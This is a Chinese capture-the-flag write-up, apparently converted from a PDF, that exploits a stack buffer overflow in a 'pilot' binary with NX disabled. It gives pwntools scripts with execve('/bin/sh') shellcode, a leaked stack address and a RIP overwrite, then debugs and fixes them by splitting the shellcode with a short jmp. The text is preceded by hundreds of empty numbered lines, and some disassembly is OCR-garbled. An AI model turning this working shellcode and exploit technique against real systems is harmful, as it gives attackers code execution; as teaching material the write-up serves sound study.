734:
735:
736:
737:
738:
739:
740:
741:
742:
743:
744:
745:
746:
747:
748:
749:
750:
751:
752:
753:
754:
755:
756:
757:
758:
759:
760:
761:
762:
763:
764:
765:
766:
767:
768:
769:
770:
771:
772:
773:
774:
775:
776:
777:
778:
779:
780:
781:
782:
783:
784:
785:
786:
787:
788:
789:
790:
791:
792:
793:
794:
795:
796:
797:
798:
799:
800:
801:
802:
803:
804:
805:
806:
807:
808:
809:
810:
811:
812:
813:
814:
815:
816:
817:
818:
819:
820:
821:
822:
823:
824:
825:
826:
827:
828:
829:
830:
831:
832:
833:
834:
835:
836:
837:
838:
839:
840:
841:
842:
843:
844:
845:
846:
847:
848:
849:
850:
851:
852:
853:
854:
855:
856:
857:
858:
859:
860:
861:
862:
863:
864:
865:
866:
867:
868:
869:
870:
871:
872:
873:
874:
875:
876:
877:
878:
879:
880:
881:
882:
883:
884:
885:
886:
887:
888:
889:
890:
891:
892:
893:
894:
895:
896:
897:
898:
899:
900:
901:
902:
903:
904:
905:
906:
907:
908:
909:
910:
911:
912:
913:
914:
915:
916:
917:
918:
919:
920:
921:
922:
923:
924:
925:
926:
927:
928:
929:
930:
931:
932:
933:
934:
935:
936:
937:
938:
939:
940:
941:
942:
943:
944:
945:
946:
947:
948:
949:
950:
951:
952:
953:
954:
955:
956:
957:
958:
959:
960:
961:
962:
963:
964:
965:
966:
967:
968:
969:
970:
971:
972:
973:
974:
975:
976:
977:
978:
979:
980:
981:
982:
983:
984:
985:
986:
987:
988:
989:
990:
991:
992:
993:
994:
995:
996:
997:
998:
999:
1000:
1001:
1002:
1003:
1004:
1005:
1006:
1007:
1008:
1009:
1010:
1011:
1012:
1013:
1014:
1015:
1016:
1017:
1018:
1019:
1020:
1021:
1022:
1023:
1024:
1025:
1026:
1027:
1028:
1029:
1030:
1031:
1032:
1033:
1034:
1035:
1036:
1037:
1038:
1039:
1040:
1041:
1042:
1043:
1044:
1045:
1046:
1047:
1048:
1049:
1050:
1051:
1052:
1053:
1054:
1055:
1056:
1057:
1058:
1059:
1060:
1061:
1062:
1063:
1064:
1065:
1066:
1067:
1068:
1069:
1070:
1071:
1072:
1073:
1074:
1075:
1076:
1077:
1078:
1079:
1080:
1081:
1082:
1083:
1084:
1085:
1086:
1087:
1088:
1089:
1090:
1091:
1092:
1093:
1094:
1095:
1096:
1097:
1098:
1099:
1100:
1101:
1102:
1103:
1104:
1105:
1106:
1107:
1108:
1109:
1110:
1111:
1112:
1113:
1114:
1115:
1116:
1117:
1118:
1119:
1120:
1121:
1122:
1123:
1124:
1125:
1126:
1127:
1128:
1129:
1130:
1131:
1132:
1133:
1134:
1135:
1136:
1137:
1138:
1139:
1140:
1141:
1142:
1143:
1144:
1145:
1146:
1147:
1148:
1149:
1150:
1151:
1152:
1153:
1154:
1155:
1156:
1157:
1158:
1159:
1160:
1161:
1162:
1163:
1164:
1165:
1166:
1167:
1168:
1169:
1170:
1171:
1172:
1173:
1174:
1175:
1176:
1177:
1178:
1179:
1180:
1181:
1182:
1183:
1184:
1185:
1186:
1187:
1188:
1189:
1190:
1191:
1192:
1193:
1194:
1195:
1196:
1197:
1198:
1199:
1200:
1201:
1202:
1203:
1204:
1205:
1206:
1207:
1208:
1209:
1210:
1211:
1212:
1213:
1214:
1215:
1216:
1217:
1218:
1219:
1220:
1221:
1222:
1223:
1224:
1225:
1226:
1227:
1228:
1229:
1230:
1231:
1232:
1233:
1234:
1235:
1236:
1237:
1238:
1239:
1240:
1241:
1242:
1243:
1244:
1245:
1246:
1247:
1248:
1249:
1250:
1251:
1252:
1253:
1254:
1255:
1256:
1257:
1258:
1259:
1260:
1261:
1262:
1263:
1264:
1265:
1266:
1267:
1268:
1269:
1270:
1271:
1272:
1273:
1274:
1275:
1276:
1277:
1278:
1279:
1280:
1281:
1282:
1283:
1284:
1285:
1286:
1287:
1288:
1289:
1290:
1291:
1292:
1293:
1294:
1295:
1296:
1297:
1298:
1299:
1300:
1301:
1302:
1303:
1304:
1305:
1306:
1307:
1308:
1309:
1310:
1311:
1312:
1313:
1314:
1315:
1316:
1317:
1318:
1319:
1320:
1321:
1322:
1323:
1324:
1325:
1326:
1327:
1328:
1329:
1330:
1331:
1332:
1333:
1334:
1335:
1336:
1337:
1338:
1339:
1340:
1341:
1342:
1343:
1344:
1345:
1346:
1347:
1348:
1349:
1350:
1351:
1352:
1353:
1354:
1355:
1356:
1357:
1358:
1359:
1360:
1361:
1362:
1363:
1364:
1365:
1366:
1367:
1368:
1369:
1370:
1371:
1372:
1373:
1374:
1375:
1376:
1377:
1378:
1379:
1380:
1381:
1382:
1383:
1384:
1385:
1386:
1387:
1388:
1389:
1390:
1391:
1392:
1393:
1394:
1395:
1396:
1397:
1398:
1399:
1400:
1401:
1402:
1403:
1404:
1405:
1406:
1407:
1408:
1409:
1410:
1411:
1412:
1413:
1414:
1415:
1416:
1417:
1418:
1419:
1420:
1421:
1422:
1423:
1424:
1425:
1426:
1427:
1428:
1429:
1430:
1431:
1432:
1433:
1434:
1435:
1436:
1437:
1438:
1439:
1440:
1441:
1442:
1443:
1444:
1445:
1446:
1447:
1448:
1449:
1450:
1451:
1452:
1453:
1454:
1455:
1456:
1457:
1458:
1459:
1460:
1461:
1462:
1463:
1464:
1465:
1466:
1467:
1468:
1469:
1470:
1471:
1472:
1473:
1474:
1475:
1476:
1477:
1478:
1479:
1480:
1481:
1482:
1483:
1484:
1485:
1486:
1487:
1488:
1489:
1490:
1491:
1492:
1493:
1494:
1495:
1496:
1497:
1498:
1499:
1500:
1501:
1502:
1503:
1504:
1505:
1506:
1507:
1508:
1509:
1510:
1511:
1512:
1513:
1514:
1515:
1516:
1517:
1518:
1519:
1520:
1521:
1522:
1523:
1524:
1525:
1526:
1527:
1528:
1529:
1530:
1531:
1532:
1533:
1534:
1535:
1536:
1537:
1538:
1539:
1540:
1541:
1542:
1543:
1544:
1545:
1546:
1547:
1548:
1549:
1550:
1551:
1552:
1553:
1554:
1555:
1556:
1557:
1558:
1559:
1560:
1561:
1562:
1563:
1564:
1565:
1566:
1567:
1568:
1569:
1570:
1571:
1572:
1573:
1574:
1575:
1576:
1577:
1578:
1579:
1580:
1581:
1582:
1583:
1584:
1585:
1586:
1587:
1588:
1589:
1590:
1591:
1592:
1593:
1594:
1595:
1596:
1597:
1598:
1599:
1600:
1601:
1602:
1603:
1604:
1605:
1606:
1607:
1608:
1609:
1610:
1611:
1612:
1613:
1614:
1615:
1616:
1617:
1618:
1619:
1620:
1621:
1622:
1623:
1624:
1625:
1626:
1627:
1628:
1629:
1630:
1631:
1632:
1633:
1634:
1635:
1636:
1637:
1638:
1639:
1640:
1641:
1642:
1643:
1644:
1645:
1646:
1647:
1648:
1649:
1650:
1651:
1652:
1653:
1654:
1655:
1656:
1657:
1658:
1659:
1660:
1661:
1662:
1663:
1664:
1665:
1666:
1667:
1668:
1669:
1670:
1671:
1672:
1673:
1674:
1675:
1676:
1677:
1678:
1679:
1680:
1681:
1682:
1683:
1684:
1685:
1686:
1687:
1688:
1689:
1690:
1691:
1692:
1693:
1694:
1695:
1696:
1697:
1698:
1699:
1700:
1701:
1702:
1703:
1704:
1705:
1706:
1707:
1708:
1709:
1710:
1711:
1712:
1713:
1714:
1715:
1716:
1717:
1718:
1719:
1720:
1721:
1722:
1723:
1724:
1725:
1726:
1727:
1728:
1729:
1730:
1731:
1732:
1733:
1734:
1735:
1736:
1737:
1738:
1739:
1740:
1741:
1742:
1743:
1744:
1745:
1746:
1747:
1748:
1749:
1750:
1751:
1752:
1753:
1754:
1755:
1756:
1757:
1758:
1759:
1760:
1761:
1762:
1763:
1764:
1765:
1766:
1767:
1768:
1769:
1770:
1771:
1772:
1773:
1774:
1775:
1776:
1777:
1778:
1779:
1780:
1781:
1782:
1783:
1784:
1785:
1786:
1787:
1788:
1789:
1790:
1791:
1792:
1793:
1794:
1795:
1796:
1797:
1798:
1799:
1800:
1801:
1802:
1803:
1804:
1805:
1806:
1807:
1808:
1809:
1810:
1811:
1812:
1813:
1814:
1815:
1816:
1817:
1818:
1819:
1820:
1821:
1822:
1823:
1824:
1825:
1826:
1827:
1828:
1829:
1830:
1831:
1832:
1833:
1834:
1835:
1836:
1837:
1838:
1839:
1840:
1841:
1842:
1843:
1844:
1845:
1846:
1847:
1848:
1849:
1850:
1851:
1852:
1853:
1854:
1855:
1856:
1857:
1858:
1859:
1860:
1861:
1862:
1863:
1864:
1865:
1866:
1867:
1868:
1869:
1870:
1871:
1872:
1873:
1874:
1875:
1876:
1877:
1878:
1879:
1880:
1881:
1882:
1883:
1884:
1885:
1886:
1887:
1888:
1889:
1890:
1891:
1892:
1893:
1894:
1895:
1896:
1897:
1898:
1899:
1900:
1901:
1902:
1903:
1904:
1905:
1906:
1907:
1908:
1909:
1910:
1911:
1912:
1913:
1914:
1915:
1916:
1917:
1918:
1919:
1920:
1921:
1922:
1923:
1924:
1925:
1926:
1927:
1928:
1929:
1930:
1931:
1932:
1933:
1934:
1935:
1936:
1937:
1938:
1939:
1940:
1941:
1942:
1943:
1944:
1945:
1946:
1947:
1948:
1949:
1950:
1951:
1952:
1953:
1954:
1955:
1956:
1957:
1958:
1959:
1960:
1961:
1962:
1963:
1964:
1965:
1966:
1967:
1968:
1969:
1970:
1971:
1972:
1973:
1974:
1975:
1976:
1977:
1978:
1979:
1980:
1981:
1982:
1983:
1984:
1985:
1986:
1987:
1988:
1989:
1990:
1991:
1992:
1993:
1994:
1995:
1996:
1997:
1998:
1999:
2000:
2001:
2002:
2003:
2004:
2005:
2006:
2007:
2008:
2009:
2010:
2011:
2012:
2013:
2014:
2015:
2016:
2017:
2018:
2019:
2020:
2021:
2022:
2023:
2024:
2025:
2026:
2027:
2028:
2029:
2030:
2031:
2032:
2033:
2034:
2035:
2036:
2037:
2038:
2039:
2040:
2041:
2042:
2043:
2044:
2045:
2046:
2047:
2048:
2049:
2050:
2051:
2052:
2053:
2054:
2055:
2056:
2057:
2058:
2059:
2060:
2061:
2062:
2063:
2064:
2065:
2066:
2067:
2068:
2069:
2070:
2071:
2072:
2073:
2074:
2075:
2076:
2077:
2078:
2079:
2080:
2081:
2082:
2083:
2084:
2085:
208
```

```

root@kali:~# checksec pilot
[*] '/root/pilot'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x400000)
RWX:       Has RWX segments

```

调试运行后发现这个RWX段其实就是栈，且程序还泄露出了buf所在的栈地址

```

[*] Good Luck Pilot!...
[*] Location: 0x7fff3b4b01f0
[*] Command: 12345678

```

```

RIP: 00007FFF3B4B01F0 0000000000000000 0000000000000000 0000000000000000 0000000000000000
00007FFF3B4B01F0 02 00 00 00 00 00 00 00 F5 0A 40 00 00 00 00 00 .....@.....
00007FFF3B4B01F0 31 32 33 34 35 36 37 38 0A 08 40 00 00 00 00 00 12345678..@.....
00007FFF3B4B01F0 F0 02 4B 3B FF 7F 00 00 00 00 00 00 00 00 00 00 ...K;.....

```

所以我们的任务只剩下找到一段合适的shellcode，利用栈溢出劫持RIP到shellcode上执行。所以我们写了以下脚本

```

1 #!/usr/bin/python
2 #coding:utf-8
3 from pwn import *

```


```
4 context.update(arch = 'amd64', os = 'linux',
  timeout = 1)
5 io = remote('172.17.0.3', 10001)
6 shellcode =
  "\x48\x31\xd2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f
  \x73\x68\x48\xc1\xeb\x08\x53\x48\x89\
  xe7\x50\
7 x57\x48\x89\xe6\xb0\x3b\x0f\x05"
8 #xor rdx, rdx
9 #mov rbx, 0x68732f6e69622f2f
10 #shr rbx, 0x8
11 #push rbx
12 #mov rdi, rsp
13 #push rax
14 #push rdi
15 #mov rsi, rsp
16 #mov al, 0x3b
17 #syscall
18 print io.recvuntil("Location:") #读取
  到"Location:", 紧接着就是泄露
19 出来的栈地址
20 shellcode_address_at_stack = int(io.recv()
  [0:14], 16) #将泄露出来的栈地址从字符串转换成
```

```

21 数字
22 log.info("Leak stack address = %x",
    shellcode_address_at_stack)
23 payload = ""
24 payload += shellcode #拼接shellcode
25 payload += "\x90"*(0x28-len(shellcode)) #任意
    字符填充到栈中保存的RIP处，此处选
26 用了空指令NOP， 即\x90作为填充字符
27 payload += p64(shellcode_address_at_stack) #
    拼接shellcode所在的栈地址，劫持
28 RIP到该地址以执行shellcode
29 io.send(payload)
30 io.interactive()

```

但是执行时却发现程序崩溃了。



```

>>> io.interactive()
[*] Switching to interactive mode
[*] Got EOF while reading in interactive

```

很显然，我们的脚本出现了问题。我们直接把断点下载main函数的retn处，跟进到shellcode看看发生了什么


```

[stack]:00007FFDCEA72870
[stack]:00007FFDCEA72870 48 31 D2 xor rdx, rdx
[stack]:00007FFDCEA72873 48 BB 2F 2F 62 69 6E 2F+mov rbx, 68732F6E69622F2Fh
[stack]:00007FFDCEA7287D 48 C1 E8 08 shr rbx, 8
[stack]:00007FFDCEA72881 53 push rbx
[stack]:00007FFDCEA72882 48 89 E7 mov rdi, rsp
[stack]:00007FFDCEA72885 50 push rax
[stack]:00007FFDCEA72886 57 push rdi
[stack]:00007FFDCEA72887 48 89 E6 mov rsi, rsp
[stack]:00007FFDCEA7288A 80 3B mov al, 3Bh
[stack]:00007FFDCEA7288C 0F 05 syscall
[stack]:00007FFDCEA7288E 90 nop
[stack]:00007FFDCEA7288F 90 nop
[stack]:00007FFDCEA72890 90 nop
[stack]:00007FFDCEA72891 90 nop
[stack]:00007FFDCEA72892 90 nop

```

当前栈顶RSP 被劫持的返回地址 shellcode所在地址

UNKNOWN 00007FFDCEA7288A: [stack]:00007FFDCEA7288A (Synchronized with RIP)

Hex View-1

Address	Hex	ASCII	Comment
00000004000A00	FF 48 89 C2 48 8D 45 E0	.H..H.E.H..H...	
00000004000A08	FD FF FF BE 90 08 40 00@.H.....	
00000004000A10	BE 84 0D 40 00 BF A0 20H.....	
00000004000A18	8D 45 E0 BA 40 00 00 00H.....	
00000004000A20	E8 3B FD FF FF 48 83 F8t?.....	
00000004000A28	BE 90 0D 40 00 BF A0 20H.....	
00000004000A30	90 08 40 00 48 89 C7 E8@.....	
00000004000A38	00 BF A0 20 60 00 E8 45E.....	
00000004000A40	48 89 C7 E8 58 FD FF FF	H...X.....	
00000004000A48	00 00 00 00 C9 C3 55 48UH..H....	

Stack view

Address	Value	Comment
00007FFDCEA72860	0000000000000002	
00007FFDCEA72868	0000000000000005	main+
00007FFDCEA72870	622F2FBB48D23148	
00007FFDCEA72878	EBC14868732F6E69	
00007FFDCEA72880	485750E789485308	
00007FFDCEA72888	9090050F3B80E689	
00007FFDCEA72890	9090909090909090	
00007FFDCEA72898	00007FFDCEA72870	[stack]:00007FFDCEA72870
00007FFDCEA728A0	FFFFFFFFFFFFFFFF	
00007FFDCEA728B8	00007FFDCEA72978	[stack]:00007FFDCEA72978

```

[stack]:00007FFDCEA7286D 00 db 0
[stack]:00007FFDCEA7286E 00 db 0
[stack]:00007FFDCEA7286F 00 db 0
[stack]:00007FFDCEA72870
[stack]:00007FFDCEA72870 48 31 D2 xor rdx, rdx
[stack]:00007FFDCEA72873 48 BB 2F 2F 62 69 6E 2F+mov rbx, 68732F6E69622F2Fh
[stack]:00007FFDCEA7287D 48 C1 E8 08 shr rbx, 8
[stack]:00007FFDCEA72881 53 push rbx
[stack]:00007FFDCEA72882 48 89 E7 mov rdi, rsp
[stack]:00007FFDCEA72885 50 push rax
[stack]:00007FFDCEA72886 57 push rdi
[stack]:00007FFDCEA72887 48 89 E6 mov rsi, rsp
[stack]:00007FFDCEA7288A 80 3B mov al, 3Bh
[stack]:00007FFDCEA7288C 0F 05 syscall
[stack]:00007FFDCEA7288E 90 nop
[stack]:00007FFDCEA7288F 90 nop
[stack]:00007FFDCEA72890 90 nop
[stack]:00007FFDCEA72891 90 nop
[stack]:00007FFDCEA72892 90 nop

```

执行完push rbx后, rbx的值入栈, 覆盖掉栈顶原本保存的被劫持的返回地址

UNKNOWN 00007FFDCEA72882: [stack]:00007FFDCEA72882 (Synchronized with RIP)

Hex View-1

Address	Hex	ASCII	Comment
0000000004000A00	FF 48 89 C2 48 8D 45 E0	.H..H.E.H..H...	
0000000004000A08	FD FF FF BE 90 08 40 00@.H.....	
0000000004000A10	BE 84 0D 40 00 BF A0 20H.....	
0000000004000A18	8D 45 E0 BA 40 00 00 00H.....	
0000000004000A20	E8 3B FD FF FF 48 83 F8t?.....	
0000000004000A28	BE 90 0D 40 00 BF A0 20H.....	
0000000004000A30	90 08 40 00 48 89 C7 E8@.....	
0000000004000A38	00 BF A0 20 60 00 E8 45E.....	
0000000004000A40	48 89 C7 E8 58 FD FF FF	H...X.....	
0000000004000A48	00 00 00 00 C9 C3 55 48UH..H....	
0000000004000A50	FC 89 75 F8 83 7D FC 01U..H....	

Stack view

Address	Value	Comment
00007FFDCEA72850	0000000000000000	
00007FFDCEA72858	00007F2A0439A168	debug005: _r_debug+2t
00007FFDCEA72860	0000000000000002	
00007FFDCEA72868	0000000000000005	main+13F
00007FFDCEA72870	622F2FBB48D23148	
00007FFDCEA72878	EBC14868732F6E69	
00007FFDCEA72880	485750E789485308	
00007FFDCEA72888	9090050F3B80E689	
00007FFDCEA72890	9090909090909090	
00007FFDCEA72898	00007FFDCEA72870	[stack]:00007FFDCEA72870
00007FFDCEA728A0	FFFFFFFFFFFFFFFF	
00007FFDCEA728B8	00007FFDCEA72978	[stack]:00007FFDCEA72978

```

[stack]:00007FFDCEA7286F 00 db 0
[stack]:00007FFDCEA72870
[stack]:00007FFDCEA72870 48 31 D2 xor rdx, rdx
[stack]:00007FFDCEA72873 48 BB 2F 2F 62 69 6E 2F+mov rbx, 68732F6E69622F2Fh
[stack]:00007FFDCEA7287D 48 C1 E8 08 shr rbx, 8
[stack]:00007FFDCEA72881 53 push rbx
[stack]:00007FFDCEA72882 48 89 E7 mov rdi, rsp
[stack]:00007FFDCEA72885 50 push rax
[stack]:00007FFDCEA72886 57 push rdi
[stack]:00007FFDCEA72887 48 89 E6 mov rsi, rsp
[stack]:00007FFDCEA7288A 80 3B mov al, 3Bh
[stack]:00007FFDCEA7288C 0F 05 syscall
[stack]:00007FFDCEA7288E 90 nop
[stack]:00007FFDCEA7288F 90 nop
[stack]:00007FFDCEA72890 00 db 0
[stack]:00007FFDCEA72891 00 db 0
[stack]:00007FFDCEA72892 00 db 0

```

UNKNOWN 00007FFDCEA72890: [stack]:00007FFDCEA72890 (Synchronized with RIP)



```
[stack]:00007FFDCEA72870 48 31 D2 xor rdx, rdx
[stack]:00007FFDCEA72873 48 08 2F 62 69 6E 2F mov rbx, 68732F6E69622F2Fh
[stack]:00007FFDCEA7287D 48 C1 E8 08 shr rbx, 8
[stack]:00007FFDCEA72881 53 push rbx
[stack]:00007FFDCEA72882 48 89 E7 mov rdi, rsp
[stack]:00007FFDCEA72885 50 push rax
[stack]:00007FFDCEA72886 57 push rdi
[stack]:00007FFDCEA72887 48 90 cdb [rdi+7FFDCEh], ah
[stack]:00007FFDCEA72889 28 A7 CE FD 7F 00 sub [rdi+7FFDCEh], ah
[stack]:00007FFDCEA7288F 00 db 0
[stack]:00007FFDCEA72890 00 db 0
[stack]:00007FFDCEA72891 00 db 0
[stack]:00007FFDCEA72892 00 db 0
[stack]:00007FFDCEA72893 00 db 0
[stack]:00007FFDCEA72894 00 db 0
```

UNKNOWN 00007FFDCEA72873: [stack]:00007FFDCEA72873 (Synchronized with RIP)

从这四张图和shellcode的内容我们可以看出，由于shellcode执行过程中的push，最后一部分会在执行完push rdi之后被覆盖从而导致shellcode失效。因此我们要么得选一个更短的shellcode，要么就对其进行改造。鉴于shellcode不好找，我们还是选择改造。首先我们会发现在shellcode执行过程中只有返回地址和上面的24个字节会被push进栈的寄存器值修改，而栈溢出最多可以向栈中写0x40=64个字节。结合对这个题目的分析可知在返回地址之后还有16个字节的空间可写。根据这四张图显示出来的结果，push rdi执行后下一条指令就会被修改，因此我们可以考虑把shellcode在push rax和push rdi之间分拆成两段，

此时push rdi之后的shellcode片段为8个字节，小于16字节，可以容纳。

接下来我们需要考虑怎么把这两段代码连在一起执行。我们知道，可以打破汇编代码执行的连续性的指令就那么几种，call，ret和跳转。前两条指令都会影响到寄存器和栈的状态，因此我们只能选择使用跳转中的无条件跳转jmp。我们可以去查阅前面提到过的Intel开发者手册或其他资料找到jmp对应的字节码，不过幸运的是这个程序中就带了一条。



从图中可以看出jmp short locret_400B34的字节码是EB 05。显然，jmp短跳转（事实上jmp的跳转有好几种）的字节码是EB。至于为什么距离是05而不是 $0x34 - 0x2D = 0x07$ ，是因为距离是从jmp的下一条指令开始计算的。因此，我们以此类推可得我们的两段shellcode之间跳转距离应为0x18，所以添加在第一段shellcode后面的字节为\xeb\x18，添加两个字节也刚好避免第一段shellcode的内容被rdi的值覆盖。所以正确的脚本如下：

```
1 #!/usr/bin/python
```

```
2 #coding:utf-8
3 from pwn import *
4 context.update(arch = 'amd64', os = 'linux',
5               timeout = 1)
6 io = remote('172.17.0.3', 10001)
7 #shellcode =
8   "\x48\x31\xd2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f
9   \x73\x68\x48\xc1\xeb\x08\x53\x48\
10  x89\xe7\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05"
11 #原始的shellcode。由于shellcode位于栈上，运行到
12   push rdi时栈顶正好到了\x89\xe6\xb0\x3b\x0f\x05
13   处，rdi的值会覆盖掉这部分shellcode，从而导致执行
14   失败，所以需要对其进行拆分
15 #xor rdx, rdx
16 #mov rbx, 0x68732f6e69622f2f
17 #shr rbx, 0x8
18 #push rbx
19 #mov rdi, rsp
20 #push rax
21 #push rdi
22 #mov rsi, rsp
23 #mov al, 0x3b
24 #syscall
```

```
20 shellcode1 =  
    "\x48\x31\xd2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f  
    \x73\x68\x48\xc1\xeb\x08\x53\x48\  
21 x89\xe7\x50"  
22 #第一部分shellcode, 长度较短, 避免尾部被push rdi  
    污染  
23 #xor rdx, rdx  
24 #mov rbx, 0x68732f6e69622f2f  
25 #shr rbx, 0x8  
26 #push rbx  
27 #mov rdi, rsp  
28 #push rax  
29 shellcode1 += "\xeb\x18"  
30 #使用一个跳转跳过被push rid污染的数据, 接上第二部  
    分shellcode继续执行  
31 #jmp short $+18h  
32 shellcode2 =  
    "\x57\x48\x89\xe6\xb0\x3b\x0f\x05"  
33 #第二部分shellcode  
34 #push rdi  
35 #mov rsi, rsp  
36 #mov al, 0x3b  
37 #syscall
```



```
38 print io.recvuntil("Location:") #读取
    到"Location:", 紧接着就是泄露
39 出来的栈地址
40 shellcode_address_at_stack = int(io.recv()
    [0:14], 16) #将泄露出来的栈地址从字符串转换成
41 数字
42 log.info("Leak stack address = %x",
    shellcode_address_at_stack)
43 payload = ""
44 payload += shellcode1 #拼接第一段shellcode
45 payload += "\x90"*(0x28-len(shellcode1)) #任
    意字符填充到栈中保存的RIP处, 此
46 处选用了空指令NOP, 即\x90作为填充字符
47 payload += p64(shellcode_address_at_stack) #
    拼接shellcode所在的栈地址, 劫持
48 RIP到该地址以执行shellcode
49 payload += shellcode2 #拼接第二段shellcode
50 io.send(payload)
51 io.interactive()
```